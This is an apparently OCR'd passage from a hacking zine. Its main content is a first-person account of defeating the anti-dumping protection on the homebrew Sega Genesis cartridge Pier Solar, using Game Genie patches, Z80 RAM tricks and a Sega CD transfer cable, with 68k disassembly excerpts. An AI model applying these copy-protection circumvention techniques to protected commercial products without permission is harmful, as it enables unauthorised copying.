Page 82 describes how BSDaemon and NadavCH reproduced the results of the Gynvael Coldwind's and jur00's Pwnie-winning 2013 paper on race conditions, using Intel's SAE tracer to not just verify the results, but also to provide new insights into how they might be applied to other problems.

Chris Domas, who the clever among you remember from his Movfuscator, returns on page 87 to demonstrate that X86 is Turing-complete without data fetches.

Tobias Ospelt shares with us a nifty little tale on page 89 about the Java Key Store (JKS) file format, which is the default key storage method for both Java and Android. Not content with a simple proof of concept, Tobias includes a fully functional patch against Hashcat to properly crack these files in a jiffy.

There's a trick that you might have fallen prey to: sometimes there's a perfectly innocent thumbnail of an image, but when you click on it to view the full image, you are hit with different graphics entirely. On page 97, Hector Martin presents one technique for generating these false thumbnail images with `gAMA` chunks of a PNG file.


On page 100, the last page, we pass around the collection plate. Our church has no interest in cash or wooden nickels, but we'd love your donation of a nifty reverse engineering story. Please send one our way.

NOW, A Rabbinically approved home computer program for your personal Taharas Hamishpacha calculations!

Vestos
וסתות

Endorsed by הרב Hillel David and other prominent רבנים.

For IBM PC and compatibles



- Calculates and explains days of abstinence based on the personal data that you alone enter
- Allows you to customize the program to conform to the halachic opinions that you personally follow
- Includes an integrated civil and Jewish calendar (with Hebrew display on VGA/EGA monitors)
- Enables you to learn more about hilchos vestos through simulated examples
- Simple and easy to use - complete manual guides you through each program step

All profits from the sale of Vestos will be donated to charity.
To order by mail, send your tax-deductible check for $36 to Torah Software, or enclose your Visa or Mastercard number and expiration date. You may also order by phone or by fax.
This program is designed as an aid in calculating vestos. It is not meant to decide halachic questions or replace Rabbinical advice.

Torah Software Inc.

95 Rockwell Place
Brookyn, NY 11217
718-522-0222
Fax: 718-260-4375

15:02 Pier Solar and the Great Reverser

by Brandon L. Wilson

Hello everyone!

I'm here to talk about dumping the ROM from one of the most secure Sega Genesis game ever created.

This is a story about the unusual, or even crazy techniques used in reverse engineering a strange target. It demonstrates that if you want to do something, you don't have to be the best or the most qualified person to do it—you should do what you know how to do, whatever that is, and keep at it until it works, and eventually it will pay off.

First, a little background on the environment we're talking about here. For those who don't know, the Sega Genesis is a cartridge-based, 16-bit game console made by Sega and released in the US in 1989. In Europe and Japan, it was known as the Sega Mega Drive.

As you may or may not know, there were three different versions of the Genesis. The Model 1 Genesis is on the left of Figure 1. Some versions of this model have an extension port, which is actually just a third controller port. It was originally intended for a modem add-on, which was later scrapped.

pierSolar
and the great ~~architects~~ reverser

SEGA GENESIS

Some versions of the Model 1 (and all of the Model 2 devices) started to include a cartridge protection mechanism called the TMSS, or TradeMark Security System. Basically this was just some extra logic to lock up some of the internal Genesis hardware if the word "SEGA" didn't appear at a certain location in the ROM and if the ASCII bytes representing "`S`", "`E`", "`G`", "`A`" weren't written to a certain hardware register. Theoretically only people with official Sega documentation would know to put this code in their games, thereby preventing unlicensed games, but that of course didn't last long.

And then there's the Model 3 of my childhood living room, which generally sucked. It doesn't support the Sega CD, Game Genie, or any other interesting accessories.

There was also a not-as-well-known CD add-on for the Genesis called the Sega CD, or the Mega CD in Europe and Japan, released in 1992. It allowed for slightly-nicer-looking CD-based games as an attempt to extend the Genesis' life, but like many other attempts to do so, that didn't really work out.

Sega CD has its own BIOS and Motorola 68k processor, which gets executed if you don't have a cartridge in the main slot on top. That way you can still play all your old Genesis games, but if you didn't have one of those games inserted, it would boot off the Sega CD BIOS and then whatever CD you inserted.

There were two versions of it, the first one was shaped to fit the Model 1 Genesis, and while the second was modeled for the shape of the Model 2 Genesis, although either would work on the other Genesis. The Model 1 is rare and prone to failure, so it's much more difficult to find. I have the Model 2.

So finally we get to the game itself, a game called Pier Solar. It was released in 2010 and is a "homebrew" game, which means it was programmed by a bunch of fans of the Genesis, not in any way licensed by Sega. Rather than just playing it in an emulator, they took the time to produce an actual plastic cartridge just like real games, make the plastic case for it, nice printed manual, everything just as if it


were a real game.

It's unique in that it is the only game ever to use the Sega CD add-on for an enhanced soundtrack while you're playing the game, and it has what they refer to as a "high-density" cartridge, which means it has an 8MB ROM, larger than any Genesis game ever made.

It's also unique in that its ROM had never been successfully dumped by anyone, preventing folks from playing it on an emulator. The lack of a ROM dump was not from lack of trying, however.

Taking apart the cartridge, you can see that they're very, very protective of something. They put some sort of black epoxy over the most interesting parts of the board, to prevent analysis or direct dumping of what is almost certainly flash memory.

Since they want to protect this, it's our obligation to try and understand what it is and, if necessary, defeat it. I can't help it; I see something that someone put a lot of effort into protecting, and I just *have* to un-do it.



I have no idea how to get that crud off, and I have to assume that since they put it on there, it's not easy to remove. We have to keep in mind, this game and protection were created by people with a long history of disassembling Genesis ROMs, writing Genesis emulators, and bypassing older forms of copy protection that were used on clones and pirate cartridges. They know what people are likely to try in order to dump it and what would keep it secure for a long time.

So we're going to have to get creative to dump this ROM.

There are two methods of dumping Sega Genesis ROMs. The first would be to use a device dedicated to that purpose, such as the Retrode. Essentially it pretends to be a Sega Genesis and retrieves each byte of the ROM in order until it has it all.

Unfortunately, when other people applied this to the 8MB Pier Solar, they reported that it just produces the same 32KB over and over again. That's obviously not right, so they must have some hardware under that black crud that ensures it's actually running in a Sega Genesis.

So, we turn to the other main method of dumping Genesis ROMs, which involves running a program on the Genesis itself to read the inserted cartridge's data and output it through one of the controller ports, which as I mentioned before is actually just a serial port. The people with the ability to do this also reported the same 32KB mirrored over and over again, so that doesn't work either.


Where's the rest of the ROM data? Well, let's take a step back and think about how this works. When we do a little Googling, we find that "large" ROMs are not a new thing on the Genesis. Plenty of games would resort to tricks to access more data than the Genesis could normally.

Figure 1. From left to right, Sega Genesis models 1, 2, and 3.

The system only maps four megabytes of cartridge memory, probably because Sega figured, "-Four megs is enough ROM for anybody!" So it's impossible for it to directly reference memory beyond this region. However some games, such as Super Street Fighter 2, are actually larger than that. That game in particular is five megabytes.

They get access to the rest of the ROM by using a really old trick called bank switching. Since they know they can only address 4MB, they just change which 4MB is visible at any one time, using external hardware in the cartridge. That external hardware is called a memory mapper, because it "maps" various sections of the ROM into the addressable area. It's a poor man's MMU.

So the game itself can communicate with the cartridge and tell the mapper "Hey, I need access to part of that last megabyte. Put it at address `0x300000` for me." When you access the data at `0x300000`, you're really accessing the data at, say, `0x400000`, which would normally be just outside of the addressable range.



[1] `unzip pocorgtfo15.pdf comcable11.zip`

All this is documented online, of course. I found it by Googling about Genesis homebrew and programming your own games.

So where does this memory mapper live? It's in the game cartridge itself. Since the game runs from the Genesis CPU, it needs a way to communicate with the cartridge to tell it what memory to map and where.

All Genesis I/O is memory-mapped, meaning that when you read from or write to a specific memory address, something happens externally. When you write to addresses `0xA130F3` through `0xA130FF`, the cartridge hardware can detect that and take some kind of action. So for Super Street Fighter 2, those addresses are tied to the memory mapper hardware, which swaps in blocks of memory as needed by the game.

Pier Solar does the same thing, right? Not exactly; loading up the first 32KB in IDA Pro reveals no reads or writes here, nor to anywhere else in the `0xA130xx` range for that matter. So now what?

Well, and this is something important that we have to keep in mind, if the game's code can access all the ROM data, then so can our code. Right? If they can do it, we can do it.

– — — – — — — – — – —

So the question becomes, how do we run code on a Sega Genesis? The same way others tried dumping the ROM—through what's called the Sega CD transfer cable. This is an easy-to-make cable linking a PC's parallel port with one of the Genesis' controller ports, which as I said before is just a serial port. There are no resistors, capacitors, or anything like that. It's literally just the parallel port connector, a cut-up controller cable, and the wire between them. The cable pinout and related software are publicly available online.[1]

As I mentioned before, while the Sega CD is attached, the Genesis boots from the top cartridge slot *only if* a game is inserted. Otherwise, it uses the BIOS to boot from the CD.

Since they weren't too concerned with CD piracy way back in 1992, there is no protection at all against simply burning a CD and booting it. We burn a CD with a publicly-available ISO of a Sega CD program that waits to receive a payload of code to execute from a PC via the transfer cable. That gives us a way of writing code on a PC, transferring it to a Sega Genesis + Sega CD, running it, and communicating back and forth with a PC. We now


have ourselves a framework for dumping the ROM.

Great, we found some documentation online about how to send code to a Genesis and execute it, now what?

Well, let's start with trying to understand what code for this thing would even look like. Wikipedia tells us that it has two processors. The main processor is a Motorola 68000 CPU running at 7.6MHz, and which can directly access the other CPU's RAM.

The second CPU is a Zilog Z80 running at 4MHz, whose sole purpose is to drive the Yamaha YM2612 FM sound chip. The Z80 has its own RAM, which can be reset or controlled by the main Motorola 68000. It also has the ability to access cartridge ROM—so typically a game would play sound by transferring over to the Z80's RAM a small program that reads sound data from the cartridge and dumps it to the Yamaha sound chip. So when the game wanted to play a sound, the Motorola 68k would reset the Z80 CPU, which would start executing the Z80 program and playing the sound.

So anyway, combined that's 72KB of RAM: 64KB for the 68k and 8KB for the Z80.



Documentation also tells us the memory map of the Genesis. The first part we've already covered, that we can access up to `0x400000`, or 4MB, of the cartridge memory. The next useful area starts at `0xA00000`, which is where you would read from or write to the Z80's RAM.

After that is the most important area, starting at `0xA10000`, which is where all the Genesis hardware is controlled. Here we find the registers for manipulating the two controller ports, and the area I mentioned earlier about communicating directly with the hardware in the cartridge.

We also have 64KB of Motorola 68k RAM, starting at address `0xFF0000`. This should give you an idea of what code would look like, essentially reading from and writing to a series of memory mapped I/O registers.

Reports online are that the standard Sega CD transfer cable ROM dumping method doesn't work, but since we have the source code to it, let's go ahead and try it ourselves. To do that, I needed an older Genesis and Sega CD. I went to a flea market and picked up a Model 1 Sega Genesis and Model 2 Sega CD for a few dollars, then soldered together a transfer cable.

We now have the Sega Genesis attached to the Sega CD and our boot CD inserted, we then cover up the "cartridge detect" pin with tape, so that it won't detect an inserted cartridge. It will boot to the Sega CD.

As the system turns on, the Sega CD and then our burned boot CD starts up. Then the ROM dumping program is transferred over from the PC and executed on the Genesis.

The dump is transferred back to the PC via the transfer cable. We take a look at it in a hex editor, but the infernal thing is *still* mirrored.

Why is this happening? Well, we're reading the data off the cartridge using the Genesis CPU, the same way the game runs, so maybe the cartridge hardware requires a certain series of instructions to execute first? I mean, a certain set of values might need to be written to a certain address, or a certain address might need to be read.

If that's the case, maybe we should let the game boot as much as possible before we try the dump. But, if the game has booted, we're going to need to steal control away from it, which means we need to change how it runs.

Enter the Game Genie, which you might remember from when you were a kid. You'd plug your game into the cartridge slot on top of the Game Genie, then put that in your Genesis, turn it on, flip through a code book and enter your cheat codes, then hit START and cheat to your heart's content.

As it turns out, this thing is actually very useful. What it really does is patch the game by intercepting attempts to read cartridge ROM, changing them before they make it to the console for execution. The codes are actually address/value pairs. For example, if there's a check in a game to jump to a "you're dead" subroutine when your health is at zero, you could simply NOP out that Motorola 68k assembly instruction. It will never take that jump, and your character will never die.

Those of you who grow up with this thing might remember that some games had a "master" code that was required before any other codes. That code was for defeating the ROM checksum check that the game does to make sure it hasn't been tampered with. So once you entered the master code, you could make all the changes you wanted.

Since the code format is documented,[2] we can easily make a Game Genie code that will change the value at a certain address to whatever we specify. We can make minor changes to the game's code while it runs.

Due to the way the Motorola 68k works, we can only change one 16-bit word at a time, never just a single byte. No big deal, but keep it in mind because it limits the changes that we can make.

Well, that's nice in theory, but can it really work with this game? First we fire up the game with the Game Genie plugged in, but *don't* enter any codes, just to see if the cartridge works while it's attached.

Yes, it does, so next we fire up the game, again with the Game Genie plugged in, but *this* time we enter a code that, say, locks up hard. Now, that's not the best test in the world, since the code could be doing something we don't understand, but if the game suddenly won't boot, we know at least we've made an impact.

Now, according to online documentation, the format of a Genesis ROM begins with a 256-byte interrupt vector table of the Motorola 68k,followed by a 256-byte area holding all sorts of information about the ROM, such as the name of the game, the author, the ROM checksum, etc. Then finally the game's machine code begins at address `0x0200`.

If we make a couple of Game Genie codes that place the Motorola 68k instruction "`jmp 0x0200`" at `0x200`, the game will begin with an infinite loop. I tried it, and that's exactly what happened. We can lock the game up, and that's a pretty strong indication that this technique might work.

Getting back to our theory: if the game needs to execute a special set of instructions to make the 32KB mirroring stop, we need to let it run and then take back control and dump the ROM. How do we know when and where to do that? We fire up a disassembler and take a look.

```
1  0x0ec6   2079000015de   movea.l 0x15de.l, a0
   0x0ecc   317c0001000a   move.w 0x1, 0xa(a0)
3  0x0ed2   588f           addq.l 0x4, a7
   0x0ed4   600c           bra.b 0xee2
5  0x0ed6   2079000015de   movea.l 0x15de.l, a0
   0x0edc   317c0001000a   move.w 0x1, 0xa(a0)
7  0x0ee2   0839000000c0   btst.b 0x0, 0xc00005.l
   0x0eea   670e           beq.b 0xefa
9  0x0eec   2079000015de   movea.l 0x15de.l, a0
   0x0ef2   317c0bb80004   move.w 0xbb8, 0x4(a0)
11 0x0ef8   600c           bra.b 0xf06
   0x0efa   2079000015de   movea.l 0x15de.l, a0
13 0x0f00   317c0e100004   move.w 0xe10, 0x4(a0)
   0x0f06   2079000015de   movea.l 0x15de.l, a0
15 0x0f0c   0c680001000a   cmpi.w 0x1, 0xa(a0)
   0x0f12   6608           bne.b 0xf1c
17 0x0f14   4ef90000e000   jmp 0xe000.l
```

[2] `unzip pocorgtfo15.pdf MakingGenesisGGcodes.txt AdvancedGenGGtips.txt`

It is at `0x000F14` that the code takes its first jump outside of the first 32KB, to address `0x00E000`. So assuming this code executes properly, we know that at the moment the game takes that jump, the mirroring is no longer occurring. That's the safest moment to take control. We don't yet have any idea what happens once it jumps there, as this first 32KB is all we have to study and work with.

So we can make 16-bit changes to the game's code as it runs via the Game Genie, and separately, we can run code on the Genesis and access at least part of the cartridge's ROM via the Sega CD. What we really need is a way to combine the two techniques.

So then I had an idea: What if we booted the Sega CD and wrote some 68k code to embed a ROM dumper at the end of 68k RAM, then insert the Game Genie and game while the system is on, then hit the RESET button on the console, which just resets the main 68k CPU, which means our ROM dumper at the end of 68k RAM is still there It should then go to boot the Game Genie this time instead of the Sega CD, since there's now a cartridge in the slot, then enter Game Genie codes to make the game jump straight into 68k RAM, then boot the game, giving us control?

That's quite a mouthful, so let's go over it one more time.

- We write some 68k shellcode to read the ROM data and push it out the controller port back to the PC.
- To run this code, we boot the Sega CD, which receives and executes a payload from the PC.
- This payload copies our ROM dumping code to the end of 68k RAM, which the 32KB dump doesn't seem to use.
- We insert our Game Genie and game into the Genesis. This makes the system lock up, but that's not necessarily a bad thing, as we're about to reset anyway.
- We hit the RESET button on the console. The Genesis starts to boot, detects the Game Genie and game cartridge so it boots from those instead of the CD.
- We enter our Game Genie codes for the game to jump into 68k RAM and hit START to start the game, aaaand...
- Attempting this technique, the system locks up just as we should be jumping into the payload left in RAM. But why?

I went over this over and over and over in my head, trying to figure out what's wrong. Can you see what's wrong with this logic?

Yeah, so, I failed to take into account anything the Game Genie might be doing to mess with our embedded ROM dumping code in the 68K's RAM. When you disassemble the Game Genie's ROM, you find that one of the first things it does is wipe out all of the 68K's RAM.

```
1 0x0294   41f900ff0000    lea.l 0xff0000.l, a0
  0x029a   323c7fff        move.w 0x7fff, d1
3 0x029e   7000            moveq 0x0, d0
  0x02a0   30c0            move.w d0, (a0)+
5 0x02a2   51c9fffc        dbra d1, 0x2a0
```

We can't leave code in main CPU RAM across a reboot because of the very same Game Genie that lets us patch the ROM to jump into our shellcode. So what do we do?

We know we can't rely on our code still being in 68k RAM by the time the game boots, but we need something, anything to persist after we reset the console. Well, what about Z80's RAM?

Studying the Game Genie ROM reveals that it puts a small Z80 sound program in Z80 RAM, for playing the code entry sound effects, like when you're selecting or deleting a character. This program is rather small, and the Game Genie doesn't wipe out all of Z80 RAM first. It just copies this little program, leaving the rest alone.

So instead of putting our code at the end of 68K RAM, we can instead put it at the end of Z80 RAM, along with a little Z80 code to copy it back into 68k RAM. We can make a sequence of Game Genie codes that patches Pier Solar's Z80 program to jump right to the end of Z80 RAM, where our Z80 code will be waiting. We'll then be free to copy our 68k code back into 68k RAM, hopefully before the Game Genie makes the 68k jump there.

```
ROM:0000083A                movem.l d0-d2/a0-a1,-(sp)
ROM:0000083E                move.w  #$100,($A11100).l
ROM:00000846                move.w  #$14,d2
ROM:0000084A
ROM:0000084A loc_84A:                               ; CODE XREF: sub_83A+20↓j
ROM:0000084A                subq.w  #1,d2
ROM:0000084C                beq.w   loc_88A
ROM:00000850                move.w  ($A11100).l,d1
ROM:00000856                btst    #8,d1
ROM:0000085A                bne.s   loc_84A
ROM:0000085C                lea     (unk_19BC).w,a0
ROM:00000860                lea     ($A00000).l,a1
ROM:00000866                move.w  (word_1B1A).w,d0
ROM:0000086A
ROM:0000086A loc_86A:                               ; CODE XREF: sub_83A+32↓j
ROM:0000086A                move.b  (a0)+,(a1)+
ROM:0000086C                dbf     d0,loc_86A
ROM:00000870                move.w  #0,($A11200).l
ROM:00000878                move.w  #0,($A11100).l
ROM:00000880                mulu.w  d1,d0
ROM:00000882                move.w  #$100,($A11200).l
ROM:0000088A
ROM:0000088A loc_88A:                               ; CODE XREF: sub_83A+12↑j
ROM:0000088A                movem.l (sp)+,d0-d2/a0-a1
ROM:0000088E                rts
ROM:0000088E ; End of function sub_83A
```

With this new arrangement, we get control of the 68K CPU *after* the game has booted! But the extracted data is still mirrored, even though we are executing the same way the real game runs.


Okay, so what are the differences between the game's code and our code?

We're using a Game Genie, maybe the game detects that? This is unlikely, as the game boots fine with it attached. If it had a problem with the Game Genie, you'd think it wouldn't work at all.

Well, we're running from RAM, and the game is running from ROM. Perhaps the cartridge can distinguish between instruction fetches of code running from ROM and the data fetches that occur when code is running from RAM?

Our only ability to change the code in ROM comes from the Game Genie, which is limited to five codes. A dumper just needs to write bytes in order to `0xA1000F`, the Controller 2 UART Transmit Buffer, but code to do that won't fit in five codes.

Luckily there is a cheat device called the Pro Action Replay 2 which supports 99 codes. These are extremely rare and were never sold in the States, but I was able to buy one through eBay. Unfortunately, the game doesn't boot with it at all, even with no codes. It just sits at a black screen, even though the Action Replay works fine with other cartridges.



So now what? Well, we think that the CPU must be actively running from ROM, but except for minor patches with the Game Genie, we know our code can only run from RAM. Is there any way we can do both? Well, as it turns out, we already have the answer.

We have two processors, and we were already using both of them! We can use the Game Genie to make the 68k spin its wheels in an infinite loop in ROM, just like the very first thing we tried with it, while we use the other processor to dump it.

We were overthinking the first (and second) attempts to get control away from the game, as there's no reason the 68K *has* to be the one doing the dumping. In fact, having the Z80 do it might be the *only* way to make this work.

So the Z80 dumper does its thing, dumping cartridge data through the Sega CD's transfer cable while the 68K stays locked in an infinite loop, still fetching instructions from cartridge hardware! As far as the cartridge is concerned, the game is running normally.

And *YES*, finally, it works! We study the first 4MB in IDA Pro to see how the bank switching works. As luck would have it, Pier Solar's bank switching is almost exactly the same as Super Street Fighter 2.

Armed with that knowledge, we can modify the dumper to extract the remaining 4MB via bank switching, which I dumped out in sixteen pieces very slowly, through lots and lots and lots of triggering this crazy boot procedure. I mean, I can't tell you how excited I was that this crazy mess actually worked. It was like four o'clock in the morning, and I felt like I was on top of the world. That's why I do this stuff; really, that payoff is so worth it. It's just indescribable.


Now that I had a complete dump, I looked for the ROM checksum calculation code and implemented it PC-side, and it actually matched the checksum in the ROM header. Then I knew it was dumped correctly.

Now starts the long process of studying the disassembly to understand all the extra hardware. For example, the save-state hardware is just a serial EEPROM accessed by reads and writes to a couple of registers.

So now that we have all of it, what exactly can we say was the protection? Well, I couldn't tell you how it works at a hardware level other than that it appears to be an FPGA, but, disassembly reveals these secrets from the software side.

The first 32KB is mirrored over and over until specific accesses to `0x18010` occur. The mirroring is automatically re-enabled by hardware if the system isn't executing from ROM for more than some unknown amount of time.

[3]VDP is the display hardware in the Genesis.



The serial EEPROM, while it doesn't require a battery to hold its data, does prevent the game from running in emulators that don't explicitly support it. It also breaks compatibility with those flash cartridges that people use for playing downloaded ROMs on real consoles.

Once I got the ROM dumped, I couldn't help but try to get it working in some kind of emulator, and at the time DGen was the easiest to understand and modify, so I did the bare minimum to get that working. It boots and works for the most part, but it has a few graphical glitches here and there, probably related to VDP internals I don't and will never understand.[3]

Eventually somebody else came along and did it better, with a port to MESS.

Don't think anything is beyond your abilities: use the skills you have, whatever they may be. Me, I do TI graphing calculator programming and reverse engineering as a hobby. The two main processors those calculators use are the Motorola 68K and Zilog Z80, so this project was tailor-made for me. But as far as the hardware behind it, I had no clue; I just had to make some guesses and hope for the best.


"This isn't the most efficient method" and "Nobody else would try this method." are *not* reasons to not work on something. If anything, they're actually reasons *to* do it, because that means nobody else bothered to try it, and you're more likely to be first. Crazy methods work, and I hope this little endeavor has proven that.

15:03 That car by the bear ain't got no fire; or, A Sermon on Alternators, Voltmeters, and Debugging

by Pastor Manul Laphroaig,
who is not certified by ASE.

Dear neighbors, I have a story to tell, and it's not a very flattering one.

A few years back, when I was having a bad day, I bought a five hundred dollar Mercedes and took to the open road. It had some issues, of course, so a hundred miles down the road, I stopped in rural Virginia and bought a new stereo. This was how I learned that installing a stereo in a Walmart parking lot looks a lot like stealing a stereo from a Walmart parking lot.[4]




I also learned rather quickly that my four courses of auto-shop in high school amounted to a lot of book knowledge and not that much practical knowledge. My buddies who bought old cars and fixed them first-hand learned—and still know—a hell of a lot more about their machines that I ever will about mine. When squirrels chewed through the wiring harness, when metal flakes made the windshield wiper activate on its own, when the fuel line was cut by rubbish in the street as I was tearing down the Interstate at Autobahn speeds, I often took the lazy way out and paid for a professional to repair it.

